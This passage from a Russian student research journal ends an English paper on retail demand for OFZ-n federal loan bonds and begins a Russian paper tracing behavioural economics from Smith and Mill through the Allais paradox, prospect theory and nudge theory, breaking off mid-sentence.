After analysing the sale of bonds of the new format in 2019–2020, we concluded that the sales rates were not as high as the Ministry of Finance expected (Fig. 2). The figure illustrates the dynamics of the sales volume of the fourth and fifth national bonds issues. Although the regulator expanded the supply of OFZ-n by increasing their placement volume to 100 billion rubles per year, the actual data did not coincide with the planned figures. In the last four months of 2019, the government placed only half of the fourth issue (about 7.7 billion rubles), although they were in high demand in the first days of implementation. The fifth issue was sold for 1.1 billion rubles in two months, and by the end of the placement period, only 37 per cent of the planned volume had been placed.⁷

Besides, in April of this year, the government amended the Tax Code of the Russian Federation, and now according to it from 2021 citizens will be obliged to pay personal income tax on coupon income for many OFZ. It seems clear that these innovations could lower demand for government bonds, especially for OFZ-n. For this reason, the Ministry of Finance has made an additional

permanent premium for public bonds, which will compensate citizens the costs of paying the new tax, for all subsequent issues, starting with the issue 53006.⁸ The government expected that this initiative would make OFZ-n more attractive for investment in terms of taxation than investments in marketable securities, which can be purchased through Individual Investing Account. When buying bonds from the sixth issue of OFZ-n immediately in the first week and holding them until maturity, the income will be 5.63 per cent per annum, which is 85 basis points higher than the yield on classic three-year OFZ and bank deposits. The new marketplace – the personal finance platform “Finservices” created by the Moscow Exchange – will also simplify the work with public bonds. Already in 2021, even more Russians will invest their funds in federal loan bonds with its help.⁹

As we can see, the Ministry of Finance takes all the measures to further improve this instrument. Today we can evaluate their effectiveness.

The number of individuals with brokerage accounts on the Moscow Exchange increased by almost 5 million in 2020 and reached a record point – 8.8 million. The activity of private investors throughout 2020 flourished.

⁶ The official website of VTB Bank. URL: <https://www.vtb.ru/> (accessed on 28 October 2020).

⁷ Official website of the Ministry of Finance of the Russian Federation. URL: www.minfin.ru (accessed on 25 October 2020).

⁸ The Ministry of Finance will make a permanent bonus on OFZ-n, which compensates for the cost of paying the tax. Prime. URL: <https://1prime.ru/finance/20200715/831778524.html> (accessed on 3 November 2020).

⁹ Government bonds will turn to the people of the marketplace. Kommersant. URL: <https://www.kommersant.ru/doc/4260893> (accessed on 18 November 2020).

In December 2020 1.4 million people made transactions on the exchange, compared to 392 thousand people in December 2019. By the end of the year, the number of open individual investment accounts (IIS) reached 3.5 million, more than half of which were opened in 2020. The share of private investors in the volume of bond trading was 13 per cent with the volume of investments of about 617 billion rubles. Moscow Exchange declares that government bonds accounted for 7.5 per cent of the total amount of bonds' investments.¹⁰

Experts argue that such a noticeable influx of individuals into the stock market is because trading on it has become more accessible and technologically advanced for ordinary people. Also, the outflow of private funds from banks, caused by a decrease in bank deposits rates and a new tax on income from large ones, facilitated an increase in demand for alternative investment instruments. Indeed, amid the uncertainty of the Russian economy caused by the pandemic, retail investors seek to secure their savings by investing it in bonds with yields higher than the deposit rates. We expect that bank deposits will remain the primary way of saving money for the population. Still, federal bond investments' popularity will gradually grow, especially among the younger generation.

The study results lead to the following conclusions, which are consistent with the assumptions made. In their classical form, federal bonds are difficult to use for an ordinary person without special economic education. We agree with the point of view of D. A. Perminov that transactions on the stock market are still seen as incomprehensible, and it is difficult for most of the population to manage with them. Based on the analysis results, we revealed that the updated OFZ-n became a worthy alternative to bank deposits, which coincides with the point of view of V. A. Harutyunyan. The state has taken the right step towards improving the Russian population's financial literacy and instilling a culture of investing in various instruments, especially securities. Although OFZ-n has lower

yields, lower liquidity than ordinary OFZ and they cannot provide additional income because of changes in their market value. The population will get acquainted with this simple stock instrument. By investing in OFZ-n, the population protects itself from market risks and overcomes the fear of investing in the stock market.

Conclusions

Today's government bond market is developing dynamically, and every year it attracts more and more new investors. However, the number of private investors is growing at a relatively low rate (except for the last year), and their share in the overall structure of investors remains low. We reviewed and analysed the reasons for this phenomenon and the government's measures to solve this problem. In the work's course, federal loan bonds, as which they have existed for many years, are not attractive for public, that is why the state needed to change their characteristics and terms of use. Based on the research provided, we identified several basic recommendations about ways of increasing the attractiveness of OFZs:

1. Improving the financial literacy of the population by:
 - a) publishing articles and reports on popular financial topics in the media
 - b) teaching the basics of financing in all educational institutions
 - c) conducting special courses at the employer's expense, where teachers will give potential investors the basics of working with stock instruments.
2. Raising awareness among Russians about alternative options for investing their savings, such as federal loan bonds.
3. Further improvement of purchasing OFZs, so that this procedure is not more complicated than opening a bank deposit.
4. Development of more flexible conditions for OFZs to ensure competitiveness with bank deposits in terms of tenors, volumes, etc.

I would like to admit that people really showed more keen interest in the new type of OFZ-n, which became more attractive for private investment. We hope that the state will continue to motivate personal investing in federal bonds in Russia to solve the problem of their low activity on the stock market.

¹⁰ In 2020, almost 5 million private investors came to ME, which had invested 301 billion rubles in Russian shares. Finmarket. URL: <http://www.finmarket.ru/news/5391450> (accessed on 17 January 2021).

References

1. Alekseeva I.A., Petrova I.A. Evolution and prospects of development of the market of Federal loan bonds. *Izvestia BGU*. 2018;4:640–649. (In Russ.).
2. Popova O.V., Polyaniin A.V., Sidorin A.A. Increasing the stock market's role in financing the investment activity of business and government. *Srednerusskiy Vestnik Obshchestvennykh Nauk*. 2018;(5):228–252. (In Russ.).
3. Belokopytov A.V., Mironkina A.J. Federal loan bonds for the population. *Economic Journal*. 2018;4(52):54–62. (In Russ.).
4. Perminov D.A. OFZ for the population: features, significance, and risks. *Russian economy: a look into the future*. 2018;342–350 (In Russ.).
5. Stakhovich L.V., Shakhnazaryan G.E. World experience of attracting savings of the population to government securities. *Finance and credit*. 2005;17(185):6–14. (In Russ.).
6. Dubovik I.V. Government bonds for the population: significance and prospects. *Izvestia BGU*. 2017;(1):59–69. (In Russ.).
7. Platz D. Infrastructure finance in developing countries – the potential of sub-sovereign bonds. New York: UN Department of Economic and Social Affairs; July 2009.
8. Harutyunyan V.A. Federal loan bonds for the population as a new investment tool. *International Journal of Humanities and Natural Sciences*. 2017;(7):89–91. (In Russ.).
9. Vorobyova E.I. Attraction of savings of the population in securities. *Scientific bulletin: finance, banks, investments*. 2019;2(47):127–135. (In Russ.).

Список источников

1. Алексеева И.А., Петрова И.А. Эволюция и перспективы развития рынка облигаций федеральных займов. *Известия БГУ*. 2018;(4):640–649.
2. Попова О.В., Полянин А.В., Сидорин А.А. Повышение роли фондового рынка в финансировании инвестиционной деятельности бизнеса и власти. *Среднерусский вестник общественных наук*. 2018;(5):228–252.
3. Белокопытов А.В., Миронкина А.Ю. Облигации федерального займа для населения. *Экономический журнал*. 2018;4(52):54–62.
4. Перминов Д.А. ОФЗ для населения: особенности, значение и риски. Российская экономика: взгляд в будущее. Материалы международной научно-практической конференции. Финансовый университет при Правительстве Российской Федерации, Институт социально-экономических исследований РАН. 2018:342–350.
5. Стахович Л.В., Шахназарян Г.Э. Мировой опыт привлечения сбережений населения в государственные ценные бумаги. *Финансы и кредит*. 2005;17(185):6–14.
6. Дубовик И.В. Государственные облигации для населения: значение и перспективы. *Известия БГУ*. 2017;(1):59–69.
7. Platz, Daniel. Infrastructure finance in developing countries – the potential of sub-sovereign bonds. New York: UN Dept. of Economic and Social Affairs, July 2009.
8. Арутюнян В.А. Облигации федерального займа для населения как новый инструмент инвестиций. *Международный журнал гуманитарных и естественных наук*. 2017;(7):89–91.
9. Воробьева Е.И. Привлечение сбережений населения в ценные бумаги. *Научный вестник: финансы, банки, инвестиции*. 2019;2(47):127–135.

ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 330.16(045)
© Джонс М.М., 2021

История возникновения теории поведенческой экономики



Максим Михайлович Джонс, студент Высшей школы управления, Финансовый университет, Москва, Россия

Maxim M. Jones, student of the Faculty of Higher School of Management, Financial University, Moscow, Russia
Ipadnew24062012@gmail.com

АННОТАЦИЯ

В статье представлены основные концепции и теории поведенческой экономики. Данное направление является крайне популярным и актуальным в последнее время в экономической сфере из-за своей новизны и повсеместного использования. Основная цель – проанализировать историю становления и предпосылки для возникновения поведенческой экономики как отдельного направления исследований, а также выявить различия и сходства во взглядах экономистов настоящего и прошлого. В статье использовалась, в том числе, зарубежная литература, а также были рассмотрены основные подходы к анализу экономического поведения человека в настоящее время. Помимо этого, описаны подходы к изучению хозяйственной жизни людей в прошлом. Выявлен механизм действия данных концепций в общественной жизни. В ходе исследования были рассмотрены взгляды экономистов прошлого на то, каким образом люди взаимодействуют между собой в экономической жизни. Проанализированы концепции «экономического человека» А. Смита и Дж. С. Милля во взаимодействии с концепциями поведенческой экономики. В результате были выяснены основные этапы становления поведенческой экономики, а также выявлены принципиальные отличия взглядов экономистов прошлого и настоящего сквозь призму истории.

Ключевые слова: поведенческая экономика; «экономический человек», рациональность; богатство; экономика; психология; «Теория перспектив», «Теория подталкивания»; этапы становления

Для цитирования: Джонс М. М. История возникновения теории поведенческой экономики. *Научные записки молодых исследователей*. 2021;9(1):81–88.

ORIGINAL PAPER

Behavioural Economics: Emergence and its Basic Concepts

ABSTRACT

This article presented the basic concepts and theories of behavioural economics. This direction is extremely popular and relevant recently in the economic sphere, due to its novelty and widespread use. The main

Научный руководитель: **Остроумов В.В.**, кандидат экономических наук, доцент Департамента экономической теории, Финансовый университет, Россия, Москва / Scientific supervisor: **Ostroumov V.V.**, Cand. Sci. (Econ.), Associated Professor, Department of Economic Theory, Financial University, Russia, Moscow.

goal is to analyse the history of formation and preconditions for the emergence of behavioural economics as a separate research field and identify differences and similarities in economists' views of the present and the past. The article used, among other things, foreign literature, and considered the main approaches to analysing human economic behaviour in the present tense. The author also described approaches to studying people's economic life in the past and revealed the mechanism of action of these concepts in public life. The study examined past economists' views on how people interact with each other in economic life. Further, the author analysed the concepts of "economic man" formulated by A. Smith and J. S. Mill connected with behavioural economics concepts. As a result, the main stages of behavioural economics formation were clarified, and fundamental differences in economists' views of the past and present through history's prism were revealed.

Keywords: Behavioral economics; "economic person"; rationality; wealth; economics; psychology; "Prospect theory"; "Nudge theory"; stages of formation

For citation: Jones M. M. Behavioral economics: Emergence and its basic concepts. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):81–88.

Введение

Экономическая теория – наука, изучающая максимальное удовлетворение человеческих потребностей при ограниченных ресурсах, которая содержит множество действующих экономических моделей и «законов», построенных в основном на ограниченном представлении как производителя (продавца), так и потребителя (покупателя). В данной статье рассматриваются концепции, представленные экономистами прошлого, главным образом связанные с тем, каким образом люди взаимодействуют в экономической сфере, а также сравниваются взгляды представителей современной поведенческой экономики на данный аспект. Сегодня поведенческая экономика – одно из самых популярных и востребованных экономических направлений, потому что оно больше всего приближено к поведению реальных экономических агентов. Теории поведенческой экономики в наше время используются повсеместно, поэтому необходимо проводить более глубокие исследования в данной области. Цель статьи – осуществить обзор основных этапов становления поведенческой экономики и определить суть данного направления. Основные задачи: определить предпосылки становления поведенческой экономики, сделать краткий обзор биографии основных экономистов и их концепций, определить взгляды экономистов прошлого на предмет исследования поведенческой экономики, проследить этапы преобразования от традиционных экономических взглядов к усовершенствованным современным подходам.

«Экономический человек»

А. Смита и Дж.С. Милля

Адам Смит, размышляя об «экономическом человеке», сформировал некоторое представление о хозяйственной жизни людей. Хотя в его работе «Исследование о природе и причинах богатства народов» (1776 г.) нет четкого описания того, что Смит понимал под экономическим поведением человека, все-таки он считает, что поведение человека как субъекта хозяйственной жизни имеет свои специфические свойства. Классик считает, что природа человеческая, по сути, универсальна, а разнообразие вкусов является, скорее, следствием разделения труда, но никак не врожденным качеством.

Универсальность проявляется и в том, что каждый человек проявляет «постоянное и неисчезающее стремление улучшить свое положение» [1]. Под улучшением положения Смит, видимо, понимает рост власти и возможностей, а также стремление к бесконечному и бесцельному улучшению, которое является самоцелью и проявляется, например, в стремлении к накоплению не только материальных благ, но и капитала, который позволит преумножить свои доходы.

Данную модель можно назвать эгоистичной, но лишь отчасти. Она, скорее, носит индивидуалистический характер. Вспомним «невидимую руку рынка» [2], основа которой заключалась в том, что, следуя своим личным интересам, субъект экономики был вынужден улучшать условия для своего партнера с целью достижения взаимовыгодного сотрудничества. Эгоизм предполагает деятель-

ность только ради достижения своих интересов, но в случае «экономического человека» это происходит только потому, что он определенно больше преуспеет в достижении собственных целей из-за своей личной заинтересованности, а не потому, что интересы окружающих ему безразличны [1].

Также Адам Смит признает, что человек не в состоянии всегда сделать идеальный выбор. В основном он стремится улучшить свое положение по сравнению с предыдущим, а не сделать его идеальным. Это положение также подтверждается «Теорией ограниченной рациональности» Г. Саймона, которую мы затронем позже. При взаимодействии с другими людьми в хозяйственной жизни они склонны проявлять «эгоизм». В этом и состоит основная мысль «экономического человека» Адама Смита.

Именно положение про то, что каждый человек проявляет «постоянное и неисчезающее стремление улучшить свое положение» [1], было подвергнуто сомнению, ведь Смит считает, что эта черта универсальна у всех людей всегда. Впоследствии специалисты в области поведенческой экономики опровергли абсолютизм данного высказывания, в частности Ричард Талер в своей «Теории подталкивания», которую мы разберем подробнее чуть позже, говорит о том, что потребитель может совершить покупку автоматически, вообще не задумываясь над ее полезностью и тем, как это улучшит его положение.

Также свою концепцию «экономического человека» выдвинул и другой, не менее известный экономист Джон Стюарт Милль. В отличие от Смитовского взгляда, концепцию Милля можно назвать полноценной моделью того, как экономический агент действует в хозяйственной жизни. Он одним из первых применяет метод научного анализа в экономике и утверждает, что для построения любой науки необходимо в первую очередь абстрагировать ее составные части и исследовать их взаимодействие по отдельности. В ходе данного процесса и появилась модель «экономического человека» Милля.

Во-первых, Милль пишет о том, что экономика в целом рассматривает людей как субъектов, желающих обладать богатством и использовать его. Причем под богатством Джон Стюарт Милль понимает именно деньги. «Богатство не в желаниях. Оно в той сумме денег, за которую вы покупаете удовлетворение им, или в деньгах, составляющих

ваш доход» [3]. Конечно, в условиях современного общества данное определение является несколько неполным, ведь сегодня богатство может быть представлено и в нематериальном эквиваленте. Также и само обладание богатством в современных реалиях не является единственной целью субъектов экономики. Во-вторых, по Миллю, людям свойственно желание получать как можно больше богатства, затратив как можно меньше ресурсов [4]. Этим высказыванием он описывает еще одно свойство своего «экономического человека» — стремление к максимизации прибыли и полезности при минимизации затрат. В частности, в своей работе «Основы политической экономии», изданной в 1848 г., Милль, говоря об обмене между покупателями и продавцами, замечает, что первые «усердно стараются покупать подешевле», а вторые «продавать подороже». Также он говорит о том, что «покупатели не жалеют сил, чтобы узнать и обычно действительно узнают минимальную цену, по которой может быть получен товар данного качества» [3]. И это высказывание впоследствии опровергает «Теория ограниченной рациональности» [5] Г. Саймона, в которой говорится о том, что потребитель в большинстве случаев выбирает «усредненный» вариант, а не стремится отыскать наиболее рациональный среди всех возможных. Впрочем, Милль никогда и не отрицал того, что его «экономический человек», скорее, «воображаем», нежели «реален». Он неоднократно писал об этом в своих работах.

Сравнивая две концепции экономического поведения людей, мы видим, что и Смит, и Милль не отрицают их абстрактности и утопичности. В остальном же взгляды экономистов имеют существенные различия. «Экономический человек» Адама Смита основан на «эгоистичном» поведении, взаимовыгодном сотрудничестве и частном интересе, в то время как базисом «экономического человека» Джона Стюарта Милля является стремление к максимально возможному увеличению богатства и минимизации издержек. Эти два взгляда играют ключевую роль в становлении экономики как науки о поведении людей.

Предпосылки появления поведенческой экономики

Однако на практике выясняется, что, вопреки мнению классиков, в большинстве случаев потребитель действует иррационально, руководствуясь какими-

либо эмоциями, уловками маркетинга и иными субъективными чувствами. В условиях современного постиндустриального общества, которое характеризуется большим количеством информации и огромным количеством товаров, достаточно сложно сделать действительно разумный и рациональный выбор. Большое количество экономистов, таких как Гэри Беккер, Ричард Талер, Морис Алле, внесли свой вклад в развитие поведенческой экономики, но следует помнить о том, что это направление исследований затрагивает как экономическую, так и психологическую науку. Основа поведенческой экономики заключается в том, что, в отличие от экономической теории, поведенческая экономика делает упор именно на то, что у человека имеются свои психологические особенности и порой ими движет не рациональный расчет, а мотивы, которые можно объяснить только с точки зрения психологии и социологии. Этим и объясняется тот факт, что существенная часть экономистов, изучающих поведенческую теорию по своему основному профилю, психологи. Одни из самых известных — Даниел Канеман¹ и Амос Тверски².

Однако необходимо отметить, что приверженцы данного направления исследований не отвергают концепцию «*homo economicus*», а лишь опровергают ее абсолютное действие в большинстве случаев проявления экономического поведения. Ниже рассмотрим основные теории и концепции такого перспективного и актуального направления, как поведенческая экономика.

На протяжении многих лет в экономической науке главенствовали несколько базисных принципов поведения таких экономических агентов, как потребитель (покупатель) и производитель (продавец). Одна из концепций была предложена Джоном Стюартом Миллем и называлась «*homo economicus*», что в переводе с латыни означает «человек экономический». Основные ее положения были приведены выше. Данной модели придерживались многие ученые-экономисты. В частности, «невидимая рука рынка», основанная Адамом Смитом, базировалась на том, что не только потребитель, но и производитель, удовлетворяя

свои личные интересы, сознательно или не сознательно учитывают и интересы противоположной стороны. Основа этого «закона» — внутренний эгоизм и рациональный расчет полезности для покупателя и прибыли для продавца. Об этом также было сказано выше. Парадоксально, но Адам Смит также признавал и то, что потребитель руководствуется не только «холодным расчетом», но и некими моральными качествами и эмоциями. В своей работе «Теория нравственных чувств» (1759 г.) Смит описал значение таких понятий в экономике, как «честность» и «справедливость».

Если же говорить о глобальной цели поведенческой экономики, то можно сказать, что она призвана найти ответ на вопрос по поводу того, каким образом изменение физических величин во внешнем мире влияет на их восприятие субъектом. Иными словами, существуют конкретные и измеряемые физические величины (скорость, количество денег, время), значения которых могут субъективно восприниматься людьми (быстрота, ценность, прошедшее время). Необходимо сформулировать законы, которые связывают субъективные ощущения в мозгу человека с объективными значениями этих величин в реальном мире.

Одним из первых, кто сформулировал такую закономерность, был шведский ученый Даниил Бернулли. В 1738 г. он пришел к выводу, что ценность денег определяется логарифмической функцией от их количества [6]. Так, с увеличением денег их ценность для субъекта постепенно снижается. С точки зрения классического подхода ценность денег должна увеличиваться пропорционально их количеству, но восприятие ценности самим человеком не всегда рационально. Также Бернулли, один из первых ученых, который определил, что люди абсолютно не склонны рисковать, так как имеется вероятность того, что самый неблагоприятный исход будет осуществлен. Впоследствии Морис Алле провел эксперимент, в ходе которого подтвердил, что люди, скорее всего, выберут менее рискованный вариант, чем более прибыльный. Суть эксперимента заключалась в том, что респондентам предлагалось на выбор два варианта: выиграть миллион с вероятностью 100% или выиграть 2 млн с вероятностью 50%. С точки зрения рационального расчета оба эти варианта равнозначны, но практически все респонденты выбирают 1-й вариант.

Усложненный вариант данного эксперимента представлен в таблице (табл. 1). Условия, по

¹ Даниел Канеман в 1954 г. получил степень бакалавра математики и психологии в Еврейском университете, а после работал в армии Израиля в психологическом отделе.

² Амос Тверски в 1961 г. получил первую степень по психологии в Еврейском университете, а в 1965 г. защитил докторат в Мичиганском университете.

Таблица 1

Состав вероятности выигрыша той или иной суммы

«Парадокс Алле»	Эксперимент № 1		Эксперимент № 2	
	Выигрыш, руб.	Вероятность, %	Выигрыш, руб.	Вероятность, %
Единицы измерения				
Вариант А	1000 5000	89 10	5000	10
Вариант Б	1000	100	1000	11

Источник: составлено автором на основе URL: <http://www.neveev.ru/articles/allais%20paradox/>.

Таблица 2

Математическое ожидание каждого выбора

Эксперимент № 1 (А)	Эксперимент № 1 (Б)	Эксперимент № 2 (А)	Эксперимент № 2 (Б)
1390	1000	500	110

Источник: составлено автором на основе вычисления математического ожидания.

сравнению с первым случаем, усложняются. В экспериментах № 1 и № 2 респонденты также делают выбор между двумя альтернативами. Состав вероятности выигрыша той или иной суммы при выборе показан в *табл. 1*.

Результаты сделанного респондентами выбора также противоречат математическому ожиданию, которое рассчитывает выгоду той или иной альтернативы.

Для начала рассчитаем само математическое ожидание каждого выбора (*табл. 2*).

На основе рассчитанного математического ожидания рациональные респонденты должны были выбрать альтернативу А в обоих экспериментах.

В действительности ситуация сложилась иным образом. В эксперименте № 1 большинство опрошенных отдало предпочтение варианту Б, что с точки зрения математического ожидания наименее выгодно. Дело в том, что в варианте Б риск отсутствует. Иными словами, 1000 рублей гарантированно окажется у испытуемого. Вариант А предполагает возможность большего выигрыша, но вместе с этим добавляется и риск не выиграть вообще ничего. Эта ситуация показывает, что люди предпочитают лучше свести риски к нулевому значению, чем пойти на них даже при условиях большего выигрыша в перспективе. В эксперименте № 2 респонденты отдали предпочтение варианту А. Данный выбор выгоден

и с точки зрения математического ожидания, но опрошенные точно руководствовались не только этим. Вариант А интересен тем, что риск проигрыша в нем больше, чем в Б, но большинство все равно выбирает его, потому что разница в вероятностях минимальна и практически неощутима для человека. При этом сумма выигрышей в этих двух вариантах отличается в 5 раз и респонденты готовы пойти на больший риск ради гораздо большего выигрыша.

Таким образом, люди не всегда руководствуются логикой и математическими вычислениями, иногда они делают выбор интуитивно и предпочитают иметь гарантию на минимальный выигрыш, чем идти на риск ради большого.

Этот парадокс был назван в честь создателя – «Парадокс Алле». Сам автор в 1988 г. был награжден премией по экономике памяти Альфреда Нобеля за работу «В поисках экономической дисциплины» 1943 г.

В конце XX в. предложенная Бернулли теория субъективной ценности богатства получила дальнейшее развитие. Даниел Канеман и Амос Тверски существенно дополнили его теорию, объяснив, что важна еще и начальная точка отсчета богатства. Например, если обладатель четырех миллионов выигрывает 2 миллиона вместо 8, то он, скорее всего, будет расстроен. Если же такая ситуация произойдет с обладателем одного миллиона, то он будет непременно рад, ведь его состояние

увеличилось в три раза. В частности, Канеман и Тверски в «Теории перспектив» объяснили, что человек просто любит выигрывать и не любит проигрывать. И это не зависит от суммы выигрыша или проигрыша. Причем эффект от проигрыша ощущается гораздо ярче, чем от выигрыша, при прочих равных. Канеман и Тверски приводят соотношение 2,5 к 1. На *рисунке* представлен график Канемана и Тверски, иллюстрирующий данную взаимозависимость.

За «Теорию перспектив», разработанную Даниелом Канеманом и Амосом Тверски в 1979 г., первый получил Нобелевскую премию по экономике. Сама теория состоит из трех положений. Первое положение заключается в том, что отношение к деньгам определяется не просто наличием этой суммы у субъекта в кармане, а обстоятельствами, при которых эта сумма была получена. Чтобы лучше понять их теорию, приведем простой пример: у субъекта на счету имеется некая сумма, предположим 500 условных единиц. С точки зрения экономической теории потребитель оценивает эту сумму в связи с количеством и качеством товаров, которые может на нее приобрести. В ходе экспериментов Тверски и Канеман выяснили, что это еще не все, чем субъект определяет ценность денег. Важно то, каким образом он получил эту сумму. Если он, например, играл в лотерею и рассчитывал получить 10 000 условных единиц, а получил 500 условных единиц, то он будет, вероятно, расстроен, чем рад, даже если на билет он потратил 100 рублей. Второе положение гласит о том, что люди эмоционально ощущают потери сильнее, чем находки. Канеман и Тверски приводят соотношение эффекта потерь к эффекту находки как 2,5 к 1. Третье положение их теории получило название «Иллюзия невозвратных потерь». Оно гласит о том, что чем больше мы тратим денежных средств, тем меньше ощущаем их дополнительные потери. Приведем еще один пример: молодой человек заходит в магазин с намерением купить себе новый автомобиль. Он общается с менеджером, подробно изучает каждый автомобиль и, наконец, делает свой выбор. Далее он проходит на кассу и тут менеджер предлагает ему дополнительную услугу: установку аудиосистемы класса Hi-Fi. Покупатель, особо не задумываясь, соглашается на покупку и вместе с автомобилем покупает и аудиосистему. Через год счастливый обладатель транспортного средства приезжает

в тот же магазин и встречает того же менеджера, который в этот раз предлагает ему обтянуть сиденья его машины кожей. Стоимость этой услуги равна стоимости аудиосистемы, более того, наш герой – фанат изделий из кожи и наличие кожаных сидений принесет ему больше удовольствия, нежели купленная ранее аудиосистема. Но в этот раз он не соглашается на покупку. Что же произошло? Стоимости у этих услуг равны, при этом кожаные сиденья для клиента предпочтительнее аудиосистемы, но он купил второе, при этом отказываясь тратить на первое. С точки зрения «*homo economicus*» это неразрешимый парадокс. Однако Канеман и Тверски нашли объяснение этому явлению с точки зрения психологии. По их мнению, в первом варианте из-за траты большой денежной суммы на автомобиль покупатель воспринял покупку аудиосистемы не такой дорогой. Действительно, в сравнении с ценой нового автомобиля цена аудиосистемы кажется практически незначительной. Во втором случае покупатель сравнивает стоимость кожаной обивки фактически с нулем, ведь больше не с чем сравнить цену этой услуги. Соответственно, покупка кажется ему не столь необходимой и дешевой. Действие этого эффекта активно используют маркетологи с целью реализации сопутствующих товаров. Тверски и Канеман считаются основоположниками поведенческой экономики как отдельного направления исследований. В 2002 г. когнитивный психолог Даниел Канеман получил Нобелевскую премию по экономике «за применение психологической методологии в экономической науке, в особенности – при исследовании формирования суждений и принятия решений в условиях неопределенности». Амос Тверски, к сожалению, не дожил до этого момента.

Следующим нобелевским лауреатом, внесшим свой вклад в развитие поведенческой экономики, стал Ричард Талер, почетный профессор поведенческих наук и экономики Школы бизнеса Чикагского университета. Талер был советником президента США Барака Обамы, а также снялся в фильме «Игра на понижение» об ипотечном кризисе 2007–2008 гг. Он совместно с Кассом Санстейном стал автором книги «Nudge: Архитектура выбора» (2008 г.), в которой речь идет о «Теории подталкивания». Санстейн и Талер определили подталкивание как действие, которое мягко направляет покупателя к совершению определен-




Рис. График Канемана и Тверски, иллюстрирующий взаимосвязь эффекта выигрыша или проигрыша

Источник: URL: <https://baguzin.ru/wp/wp-content/uploads/2014/01/Рис.-7-Графическое-отображение-теории-перспектив.jpg>.

ного выбора [7]. Концепция также состоит из нескольких положений. Основным является то, что достаточно часто потребитель совершает покупки автоматически, особо не задумываясь над полезностью данного приобретения. Более того, потребителя можно склонить к определенному выбору, чем регулярно пользуются продавцы и маркетологи. Например, дешевые конфеты или жвачки в продуктовых магазинах расположены чаще всего на полках около кассы. Это делается с расчетом на то, что потребитель обязательно обратит внимание на данные товары, проходя к кассе, из-за их удачного расположения. В большинстве случаев конфеты и жвачки стоят достаточно дешево, и потребитель, не задумываясь, покупает и их в дополнение к своей основной покупке. В данном примере можно выявить действие сразу двух теорий. Из «теории подталкивания» здесь свое действие демонстрируют положения о неспособности и нежелании людей досконально планировать свои расходы и о действии самого

подталкивания (в данном случае расположение продукции на видном месте) на потребителя. Но тут можно еще и отследить действие «Теории перспектив», разработанной коллегой Талера Даниелом Канеманом, ведь при условии, что потребитель купит шоколадку в дополнение к полной корзине продуктов, будет действовать положение о снижении чувствительности к потерям. «Теория подталкивания», а также все вышеперечисленные теории и составляют поведенческую экономику. Конечно, самих теорий гораздо больше, но существенное влияние на становление поведенческой экономики как самостоятельной дисциплины оказали именно концепции, представленные выше.

Выводы

Поведенческая экономика является одним из перспективных и активно развивающихся направлений в экономике и психологии. Основополагающее значение в ней отводится именно поступкам человека в реальной жизни при реальных ситу-

ациях, а не теоретическим моделям или законам. Большинство из концепций поведенческой экономики было проверено и получено экспериментальным путем. На данный момент они активно используются маркетологами с целью повышения продаж продукции или услуг. Безусловно, помимо приверженцев, у поведенческой экономики есть и критики. Они утверждают, что в реальных условиях, человек, по крайней мере, стремится к рациональности. Также одним из основных замечаний со стороны традиционных экономистов является то, что сами по себе концепции поведенческой экономики не более, чем группа разрозненных феноменов, выявленных на практике. Наглядной базовой теорией, которая могла бы обобщить и выстроить единую систему, вписывающую в себя все эффекты и когнитивные искажения, пока нет. Само становление поведенческой экономики – достаточно длительный процесс, который растянулся на целых три столетия. Началом послужила

